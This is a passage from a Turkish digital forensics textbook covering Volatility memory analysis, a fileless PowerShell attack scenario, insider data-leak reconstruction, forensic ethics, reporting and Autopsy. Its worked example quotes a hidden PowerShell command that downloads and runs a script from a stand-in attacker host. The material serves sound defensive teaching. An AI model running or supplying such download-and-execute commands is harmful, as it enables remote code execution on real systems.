Yorum: explorer.exe içinde, adresi 0x2a0000 olan bir bölge bulunmuş. İzinleri **RWX** ve içerik **MZ** ile başlıyor. Bu, tartışmasız bir **Process Injection** vakasıdır.

Anomali Tespit Matrisi

Belirti	Olası Anlamı
Unmapped Private Memory	Shellcode enjeksiyonu.
Hooked Functions (IAT/EAT)	Sürecin davranışını değiştiren bir Rootkit.
Unexpected Command Line	Meşru bir sürece eklenen şüpheli parametreler (Örn: `powershell -enc ...`).
Hidden Process	`pslist`te yok ama `psscan`de var; gizlenmiş süreç.

3. Pratik Analiz: Volatility "Malfind" Komutu

Volatility'nin `malfind` eklentisi, yukarıdaki belirtileri otomatik olarak tarar.

Analiz Çıktısı Örneği:

```
Process: explorer.exe Pid: 2432 Address: 0x2a0000

Tag: VadS  Protection: PAGE_EXECUTE_READWRITE
```

Tag (VadS): Bu bölge "Private" (özel) bellek alanıdır.

Protection: RWX bayrağını görmek, analize devam etmeniz için en büyük sinyaldir.

Hex Dökümü (Heuristic Analizi)


```
0x002a0000  4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00
MZ..............
```

Assembly (Tersine Mühendislik)

```
0x002a0010  55              PUSH EBP

0x002a0011  89 e5           MOV EBP, ESP

...

0x002a001a  e8 00 00 00 00  CALL 0x002a001f
```

```
python3 vol.py -f mem.raw windows.vaddump --pid 2432 --address 0x2a0000
```

Bu komut, o bellek bölgesini pid.2432.0x2a0000.dmp adıyla bir dosya olarak dışarı çıkarır.



Meşru süreç içerisinde olağandışı modül yüklenmesi injection göstergesi olabilir.

6.5 Disk ve Bellek Çatışması


Profesyonel analizde kritik nokta:

Disk ile RAM verilerinin çelişmesi.

Örnek:

- Diskte zararlı yok
- RAM'de şüpheli process var

Bu durum fileless saldırı göstergesi olabilir.



6.6 Uygulamalı Senaryo: PowerShell Fileless Saldırı

Senaryo Özeti

Sistemde alışılmadık bir ağ trafiği saptandı. Bir kullanıcı bilgisayarı, internetteki şüpheli bir IP'ye sürekli küçük paketler gönderiyor. Bilgisayar üzerinde yapılan hızlı taramada yeni yüklenmiş hiçbir dosya bulunamadı. Hemen bir **RAM dökümü** aldın.

Adım: Şüpheli Süreci Tespit Etme (pslist / pstree)

Saldırgan PowerShell kullanıyorsa, süreç listesinde bir anomali aramalıyız.

Komut: `windows.pstree` **Bulgu:**

```
...
 0xfa800123  explorer.exe (PID 2432)
```

```
0xfa800456  powershell.exe (PID 5812) -- Args: -nop -w hidden -c "IEX
(New-Object Net.WebClient).DownloadString('http://attacker.com/pay-
load.ps1')"
```

Analiz: Bir kullanıcının explorer.exe altından gizli (-w hidden) ve profil yüklemeden (-nop) PowerShell açması ve internetten bir script çekip çalıştırması (IEX) en büyük "kırmızı bayraktır".

Adım: Bellekte Enjekte Edilmiş Kod Arama (malfind)

Saldırgan PowerShell aracılığıyla bir **Meterpreter** veya **Cobalt Strike** beacon'ı yüklemiş olabilir. Bu kodlar PowerShell'in bellek alanında gizlenir.

Komut: `windows.malfind --pid 5812` **Bulgu:**

```
Process: powershell.exe Pid: 5812 Address: 0x1d0000

Tag: VadS  Protection: PAGE_EXECUTE_READWRITE (RWX!)

0x001d0000  4d 5a 90 00 ...  MZ......
```

Korelasyon: PowerShell meşru bir uygulamadır ama kendi içinde **RWX** (Yazılabilir ve Çalıştırılabilir) bir bellek bölgesinde **MZ** (bir PE dosyası başlığı) barındırması normal değildir. Bu, bir shellcode veya DLL'in belleğe enjekte edildiğini kanıtlar.

Bir sistemde veri sızıntısı şüphesi vardır. Disk üzerinde zararlı yazılım bulunamamıştır.

Bellek analizi sonucu:

- powershell.exe aktif
- EncodedCommand parametresi
- Şüpheli ağ bağlantısı
- LSASS belleğinde anormal erişim

Bu bulgular bir araya getirildiğinde:

Diskte iz bırakmayan bir PowerShell tabanlı saldırı tespit edilmiştir.

Adım: Bellekten Kanıtı Çıkarma (vaddump)

Saldırganın internetten indirdiği o "payload" nedir? Bunu anlamak için o bellek bölgesini dışarı çıkarmalıyız.

Komut: `windows.vaddump --pid 5812 --address 0x1d0000`

- **Sonuç:** RAM'den `pid.5812.0x1d0000.dmp` dosyası oluşturulur. Artık elimizde "dosyasız" saldırının "dosyası" var.

String Analizi ve Ağ Bağlantıları

Dışarı çıkardığımız dosyada hangi IP'ler veya komutlar var?

Komut: `strings pid.5812.0x1d0000.dmp | grep http Bulgu: http://bad-c2-server.com/login/process.php`

Ayrıca, bu bağlantının o an aktif olup olmadığını doğrularız: **Komut:** `windows.netstat Bulgu: 5812 powershell.exe 192.168.1.15:49152 -> 45.33.xx.xx:443 ESTABLISHED`

Bölüm 6 Kapanış

Bellek analizi, modern saldırıların anlaşılmasında kritik rol oynar. Disk artefact'ları geçmişi gösterirken, RAM saldırının gerçek zamanlı doğasını ortaya koyar. Güçlü bir analist, bu iki kaynağı birlikte değerlendirir.

BÖLÜM 7

Olay Rekonstrüksiyonu: Dijital İzlerden Davranış Modeline

Olay Rekonstrüksiyonu (Event Reconstruction), dijital adli tıbbın "final" aşamasıdır. Elimizdeki binlerce satır logu, yüzlerce artefact'ı ve bellek dökümünü bir araya getirerek; **"Kim, Ne Zaman, Nasıl ve Neden?"** sorularına yanıt veren tutarlı bir hikaye oluşturma sürecidir.

Bu aşamada sadece veriye bakmazsınız; veriler arasındaki **boşlukları** doldurur ve saldırganın **davranış modelini (TTP - Tactics, Techniques, Procedures)** ortaya çıkarırsınız.

Bileşen	Sorulan Soru	Örnek Kanıt
Temporal (Zaman)	Olaylar hangi sırayla gerçekleşti?	MFT zaman damgaları, Event Loglar.
Relational (İlişkisel)	Bu dosya bu süreci nasıl başlattı?	Parent-Child süreci ($pstree$), LNK dosyaları.

Bileşen	Sorulan Soru	Örnek Kanıt
Functio-nal (İşlevsel)	Bu yazılım sistemde ne yaptı?	$Malfind$ dökümü, $Netstat$ bağlantı-ları.

7.1 Rekonstrüksiyon Nedir?

Olay rekonstrüksiyonu, dijital artefact'ların zaman ekseninde birleştirilerek bir olayın teknik gerçekliğinin yeniden inşa edilmesidir.

Bu süreç:

- Veri okumak değil
- Kayıt listelemek değil
- Araç çıktısı vermek değil

Bağlam üretmektir.

7.2 Senaryo: İçeriden Veri Sızdırma

Bir finans şirketinde çalışan bir personelin, mesai dışı saatlerde müşteri verilerini dış ortama aktardığı iddia edilmektedir.

El konulan sistem:

- Windows 11 yüklü dizüstü bilgisayar
- Kurumsal VPN bağlantı kaydı mevcut
- USB kullanım şüphesi var

Analistin görevi:

Veri sızıntısı gerçekleşti mi?
Gerçekleştiyse hangi yöntemle?

7.3 İlk Bulgular

Windows Artefact Bulguları

Prefetch: 7ZIP.EXE

Prefetch: data_export.exe

Event ID 4688 kayıtları

LNK dosyası USB yoluna işaret ediyor

$MFT Analizi

- Toplu dosya erişimi
- Zaman damgası 22:43

7.4 USB Artefact

Registry anahtarları:

USBSTOR

Tespit edilen:

- Harici disk seri numarası
- Bağlanma zamanı


Bu zaman, Prefetch ile uyumlu.

Artefact zaman uyumu, davranış modelini güçlendirir.

7.5 Linux Sunucu Tarafı Analizi

Kurumsal sunucu loglarında:

- 22:50 VPN bağlantısı
- Aynı kullanıcı hesabı
- Büyük boyutlu veri transferi
- SSH log kaydı



Uç nokta ve sunucu loglarının kesişimi olayın kapsamını netleştirir.

7.6 Bellek Analizi

RAM dökümünde:

- powershell.exe
- Şüpheli encoded komut

- Açık TLS bağlantısı

Bu bağlantı VPN zamanıyla örtüşmektedir.

7.7 Nihai Rekonstrüksiyon

Olayın teknik modeli:

1. USB takıldı
2. Veri export edildi
3. Sıkıştırıldı
4. VPN ile bağlanıldı
5. Dosya sunucuya aktarıldı
6. Log temizleme girişimi yapıldı

Bu model, dağıtık artefact'ların zaman uyumu ile inşa edilmiştir.

Rekonstrüksiyon, veri yığını değil; davranış zinciridir.

Bölüm 7 Kapanış

Dijital adli bilişimde nihai amaç, teknik çıktıları listelemek değil; olayın teknik gerçekliğini bilimsel ve hukuki olarak savunulabilir biçimde ortaya koymaktır. Güçlü bir rekonstrüksiyon, çoklu veri kaynağının zaman ekseninde tutarlı şekilde birleştirilmesiyle mümkündür.

X delili, Y metodolojisiyle (ISO 27037) incelenmiş ve Z sonucuyla doğrulanmıştır" denilerek mahkemede bilimsel dayanak sunulur.

Dosya Sistemi: Dosyanın oluşturulma zamanı (MFT).

Kayıt Defteri: Yazılımın son çalışma zamanı ($Registry$).

Ağ Katmanı: Verinin dışarı sızdırıldığı an ($Netflow/PCAP$).

Uygulama Logları: Zararlı işlemin veritabanındaki etkisi ($SQL\ Logs$).

Sonuç olarak, bir DFIR raporu bir bilgisayara yazılmış bir mektup değil, **hakime sunulmuş bir hikayedir.** Bu hikayenin kahramanları, senin zaman eksenine tutarlı bir şekilde yerleştirdiğin o artefaktlardır.

BÖLÜM 8

Etik, Raporlama ve Uzman Tanıklık

Dijital adli tıp sürecinin teknik kısmı ne kadar mükemmel olursa olsun, bu emeği nihaiuca ulaştıran ve mahkeme nezdinde geçerli kılan üç sütun vardır: **Etik, Raporlama ve Uzman Tanıklık.** Bir uzman, sadece veriyi okuyan kişi değil, o verinin doğruluğuna şerefini ve profesyonel itibarını kefil koyan kişidir.

8.1 Dijital Adli Analistin Etik Sorumluluğu

Etik İlkeler: Soruşturmacının Pusulası

Adli bilişim uzmanı, adaletin bir parçasıdır. Bu nedenle şu etik kurallar esnetilemez:

- **Tarafsızlık (Objectivity):** Uzman, kimin adına çalıştığından bağımsız olarak (savunma veya iddia) sadece verinin söylediklerini raporlar. "Suçu kanıtlamak" için değil, "gerçeği bulmak" için oradadır.
- **Gizlilik:** Soruşturma sırasında elde edilen ticari sırlar veya kişisel veriler, yasal zorunluluk dışında asla üçüncü taraflarla paylaşılamaz.
- **Yetkinlik Sınırı:** Bir uzman, sadece bilgi sahibi olduğu alanlarda (örneğin sadece mobil adli tıp) görüş bildirmelidir. Bilmediği bir konuda "tahmin" yürütmek etik dışıdır.

Dijital adli bilişim uzmanı teknik personel değildir; hukuki sürecin bir parçasıdır.

Temel etik ilkeler:

- Tarafsızlık
- Nesnellik
- Delile sadakat
- Varsayım üretmemek
- Kanıtlanamayan yorumu rapora koymamak

En kritik prensip:

Analist suçlu belirlemez. Analist teknik bulguyu sunar.

8.2 Tarafsızlık ve Onay Yanlılığı (Confirmation Bias)

En tehlikeli hata:

Soruşturma hipotezine göre veri aramak.

Doğru yaklaşım:

- Hipotez kur
- Çürütmeye çalış
- Dayanıyorsa raporla

Eğer bir artefact yoksa:

“Bulunamadı” yazılır.
“Yoktur” yazılmaz.

Bu cümle kitabın en kritik cümlelerinden biri olabilir.

Adli Raporlama: Teknik Veriyi "Anlamlı" Kılmak

Bir yargıç veya avukat, `$MFT` kayıtlarını veya `hex` dökümlerini anlamak zorunda değildir. Raporun amacı, teknik karmaşayı hukuki bir dille tercüme etmektir.

Raporun Standart Yapısı

1. **Vaka Bilgileri:** Dosya numarası, inceleme tarihi, incelemeyi yapan kişi.
2. **Yönetici Özeti:** Teknik olmayan, 1 sayfalık "ne oldu?" özeti.
3. **İncelenen Materyaller:** Seri numaraları ve hash değerleri ile belirtilen cihaz listesi.
4. **Kullanılan Araçlar ve Yöntemler:** Analizde kullanılan yazılımların versiyonları (Örn: Autopsy v4.19, Volatility 3).
5. **Teknik Bulgular ve Analiz:** Ekran görüntüleri ve log çıktılarıyla desteklenmiş kanıtlar.
6. **Sonuç ve Uzman Görüşü:** Elde edilen verilerin profesyonel yorumu.

Uzman Tanıklık (Expert Witness): Mahkemede İfade Verme

Mahkeme salonuna girdiğinizde, sadece bir mühendis değil, adalete yardımcı olan bir danışmansınızdır.

- **Sadeleştirme:** "Enjeksiyon saldırısı yapıldı" demek yerine, "Saldırgan, sistemin güvenilir bir parçasına dışarıdan yabancı bir kod yerleştirerek kontrolü ele geçirdi" şeklinde açıklama yapın.
- **Dürüstlük:** Eğer bir sorunun cevabını bilmiyorsanız, "Bilmiyorum, araştırmam gerekir" demek, yanlış bilgi vermekten bin kat daha profesyoneldir.
- **Çapraz Sorguya Hazırlık:** Karşı tarafın avukatı, "Delil zincirinde 15 dakikalık bir boşluk var, bu sürede veriyi değiştirmediğinizi nasıl bilelim?" gibi sorularla metodolojinizi sarsmaya çalışabilir. Burada hash değerlerinin ve log kayıtlarının önemi ortaya çıkar.

8.3 Adli Raporun Yapısı

Profesyonel bir dijital adli rapor şu bölümlerden oluşur:

1. Görevlendirme ve kapsam
2. Kullanılan yöntem ve araçlar
3. Delil toplama süreci
4. Analiz süreci
5. Bulgular
6. Teknik değerlendirme
7. Sonuç

Rapor:

- Açık
- Tekrarlanabilir
- Savunulabilir olmalıdır.

8.4 İyi ve Kötü Rapor Örneği

❌ Kötü Rapor Cümlesi:

“Sanık dosyayı çalmıştır.”


Bu hukuki yorumdur.

☑ Doğru Raporlama:

“22:43 tarihinde data_export.exe çalıştırılmış, aynı dakikada USB bağlantısı tespit edilmiş ve 7zip ile dosya sıkıştırma işlemi gerçekleştirilmiştir.”

Analist davranışı yazar. Niyet değil.

Özellik	Kötü Rapor	İyi Rapor
Dil	Belirsiz ve aşırı teknik.	Net, kesin ve sonuç odaklı.
Metodoloji	Bahsedilmez veya yüzeysel.	Standartlara atıf yapar (ISO/NIST).
Korelasyon	İzler birbirinden kopuk listelenir.	İzler bir zaman çizelgesinde birleştirilir.
Görselleştirme	Sadece metin duvarı.	Tablo, grafik ve ekran görüntüleri içerir.
Sonuç	"Virüs var."	"Saldırı şu yolla başladı, şu veriler gitti."



Sonuç bölümü, bulguların özetidir; yorumun değil.

8.5 Uzman Tanıklık

Mahkeme ortamında:

- Teknik terimleri sadeleştirmek gerekir
- Jüri teknik bilmez
- Hakim teknik bilmeyebilir

Uzman tanığın görevi:

- Taraf olmak değil
- Teknik gerçeği açıklamaktır

Mahkemede Sorulabilecek Sorular

Bu analiz tekrar edilebilir mi?

Kullanılan araç güvenilir mi?

Delil bütünlüğü nasıl sağlandı?

Alternatif açıklama var mı?

Hazırlıklı analist, metodolojisini savunur.

8.6 En Büyük Hata

Analistin şu cümleyi kurması:

“Bence…”

Adli raporda “bence” yoktur.
“Bulgular göstermektedir” vardır.

Uzman Tanıklık (Expert Witness): Mahkemede İfade Verme

Mahkeme salonuna girdiğinizde, sadece bir mühendis değil, adalete yardımcı olan bir danışmansınızdır.

- **Sadeleştirme:** "Enjeksiyon saldırısı yapıldı" demek yerine, "Saldırgan, sistemin güvenilir bir parçasına dışarıdan yabancı bir kod yerleştirerek kontrolü ele geçirdi" şeklinde açıklama yapın.
- **Dürüstlük:** Eğer bir sorunun cevabını bilmiyorsanız, "Bilmiyorum, araştırmam gerekir" demek, yanlış bilgi vermekten bin kat daha profesyoneldir.
- **Çapraz Sorguya Hazırlık:** Karşı tarafın avukatı, "Delil zincirinde 15 dakikalık bir boşluk var, bu sürede veriyi değiştirmediğinizi nasıl bilelim?" gibi sorularla metodolojinizi sarsmaya çalışabilir. Burada hash değerlerinin ve log kayıtlarının önemi ortaya çıkar.

Bölüm 8 Kapanış

Dijital adli bilişim teknik bir disiplin olduğu kadar etik bir disiplindir. Analistin itibarı, kullandığı araçlardan değil; raporunun tutarlılığından ve tarafsızlığından gelir.

⚖️ "Zehirli Ağacın Meyvesi" Prensibi

Hukukta çok kritik bir kuraldır: Eğer bir delil etik dışı veya yasal olmayan bir yolla elde edilmişse (örneğin izinsiz bir arama), o delil ve o delilden yola çıkarak bulunan tüm diğer kanıtlar geçersiz sayılır. Bu yüzden adli bilişimci, sadece teknik araçları değil, yasal sınırları (CMK 134, KVKK vb.) da çok iyi bilmelidir.

DFIR serüvenimizi bu etik ve hukuki çerçeveyle taçlandırıyoruz. Teknik bilgi bir kılıçsa, etik ve raporlama o kılıcı tutan eldir.

Bölüm 9 — Temel Adli Araç Ekosistemi ve Kullanım Stratejisi

Dijital adli tıp dünyasında araçlar "amaç" değil, uzmanlığınızı uygulamanızı sağlayan "araçlar"dır. İyi bir araştırmacı, tek bir ticari yazılıma güvenmek yerine, farklı araçların çıktılarını birbiriyle doğrular.

Adli araç ekosistemini üç ana katmanda inceleyebiliriz:

Veri Edinme (Acquisition) Araçları

Bu araçların tek bir kutsal görevi vardır: Veriyi orijinaline zarar vermeden, bit-bit kopyalamak.

- **Donanımsal Yazma Koruyucular (Write Blockers):** (Örn: Tableau, WiebeTech) Diske fiziksel erişimi engeller, tek yönlü veri akışı sağlar.

- **FTK Imager:** Endüstri standardıdır. Hem canlı sistemlerden RAM dökümü alabilir hem de disk imajlarını farklı formatlarda (`.E01`, `.raw`) oluşturabilir.
- **DC3DD / DD:** Linux tabanlı, yüksek hızlı ve güvenilir imaj alma komut satırı araçları.

Analiz ve İnceleme Platformları

Toplanan verilerin içinde "iğne aradığımız" devasa veri işleme merkezleridir.

- **Autopsy (Açık Kaynak):** En popüler ücretsiz araçtır. Dosya kurtarma, web geçmişi analizi ve anahtar kelime arama gibi işlemleri otomatikleştirir.
- **EnCase / Magnet AXIOM (Ticari):** Çok gelişmiş, raporlaması güçlü ve mahkemelerde yüksek kabul gören profesyonel yazılımlardır. Özellikle mobil ve bulut analizinde Magnet AXIOM liderdir.
- **The Sleuth Kit (TSK):** Autopsy'nin arka planında çalışan, dosya sistemi katmanlarını inceleyen komut satırı araç takımıdır.

Kullanım Stratejisi: "Çift Araç Doğrulaması"

Adli bilişimde altın kural **"Dual Tool Verification"**dır. Önemli bir bulguyu (örneğin silinmiş bir çocuk istismarı fotoğrafı veya bir saldırganın IP adresi) asla tek bir aracın çıktısıyla raporlamamalısınız.

1. **A Aracı (Örn. Autopsy):** Bir dosyanın silindiğini saptadı.
2. **B Aracı (Örn. X-Ways veya Manuel Hex Analizi):** Dosyanın başlangıç ve bitiş sektörlerini manuel kontrol ederek bulguyu teyit etti.
3. **Sonuç:** Hata payı minimize edildi, rapor sarsılmaz hale geldi.

Dijital adli bilişim araçları, metodolojinin yerine geçmez. Araçlar yalnızca veri üretir; analitik değer, doğru araç seçimi ve korelasyon ile oluşur. Bu bölümde temel araçlar, kullanım bağlamı ile birlikte ele alınmaktadır.

9.1 Disk İmajı İncelemesi

Autopsy

Dijital adli tıpta **Autopsy**, açık kaynaklı bir "İsviçre çakısı" gibidir. Disk imajlarını analiz etmek, silinen dosyaları geri getirmek ve kullanıcı aktivitelerini bir zaman tüneline dizmek için dünya çapında en çok kullanılan araçtır.

Bir disk imajını Autopsy ile incelerken izlenen stratejik adımları ve aracın sunduğu kritik özellikleri inceleyelim.

Vaka Oluşturma ve İmaj Ekleme

Süreç, bir "Case" oluşturmakla başlar. Autopsy, her şeyi bir veritabanında tutar.

- **Veri Kaynağı:** `.E01` (Expert Witness), `.raw` veya `.vmdk` (Sanal makine) formatındaki imajlar eklenebilir.
- **Ingest Modules:** Autopsy'nin asıl gücü buradadır. İmajı tararken arka planda çalışacak "zekayı" seçersiniz:

Hash Lookup: Bilinen zararlıların hash değerlerini tarar.

Keyword Search: E-posta, kredi kartı veya özel kelimeleri arar.

Recent Activity: Kayıt defteri, tarayıcı geçmişi ve son kullanılan dosyaları ayıklar.

Disk Analizinin Temel Katmanları

A. Dosya Sistemi İncelemesi (File System)

Autopsy, diskin dosya sistemini (NTFS, FAT32, EXT4) çözerek size tanıdık bir klasör yapısı sunar.

- **Deleted Files:** Üzerine henüz veri yazılmamış, dosya sisteminde "silindi" olarak işaretlenmiş dosyaları özel bir klasörde toplar (Kırmızı "X" ile gösterilir).
- **Unallocated Space:** Herhangi bir dosyaya atanmamış boş alanları tarayarak (File Carving yöntemiyle) dosya başlıklarından (Magic Bytes) resim, video veya döküman kurtarır.

B. Zaman Çizelgesi (Timeline) Analizi

"Olaylar hangi sırayla oldu?" sorusunun cevabıdır. Autopsy; dosya oluşturma, değiştirme, erişme ve kayıt defteri olaylarını tek bir grafik üzerinde birleştirir.

- Bu görünümde, saldırganın sisteme sızdığı andaki dosya hareketlerini saniye saniye izleyebilirsiniz.

C. Artefact Analizi (Data Artifacts)

Autopsy, Windows'un karmaşık artefact'larını otomatik olarak insan tarafından okunabilir hale getirir:

- **Web Artifacts:** Hangi sitelere girildi, hangi dosyalar indirildi?
- **Programs Run:** Prefetch ve UserAssist kayıtlarını okuyarak hangi programın kaç kez çalıştığını listeler.
- **Connected Devices:** Sisteme takılan USB cihazlarını ve seri numaralarını gösterir.

3. Autopsy ile İnceleme Stratejisi: "Eleme Yöntemi"

Binlerce dosya arasında kaybolmamak için şu stratejiyi izlemelisin:

1. **Known Bad (Zararlı) Taraması:** NSRL veya özel hash kütüphaneleriyle bilinen virüsleri anında ele.
2. **Keyword Search:** Vaka ile ilgili anahtar kelimeleri (Örn: "Gizli", "Şifre", "Bilanço") ara.
3. **Interesting Files:** Autopsy'nin kendi algoritmasıyla "şüpheli" (Örn: Masaüstündeki bir .exe veya garip bir klasördeki .dll) bulduğu dosyalara odaklan.
4. **Communication Analizi:** Mesajlaşma uygulamaları ve e-posta veri tabanlarını (PST/OST) incele.

---

4. Raporlama (Reporting)

İnceleme bittiğinde Autopsy, bulguları mahkemeye sunulabilecek bir HTML veya Excel raporu haline getirir. Raporunuzda; bulduğunuz her dosyanın **dosya yolu**, **MD5 hash değeri** ve **oluşturulma tarihi** mutlaka yer almalıdır.

Senaryo: "Köstebek Operasyonu"

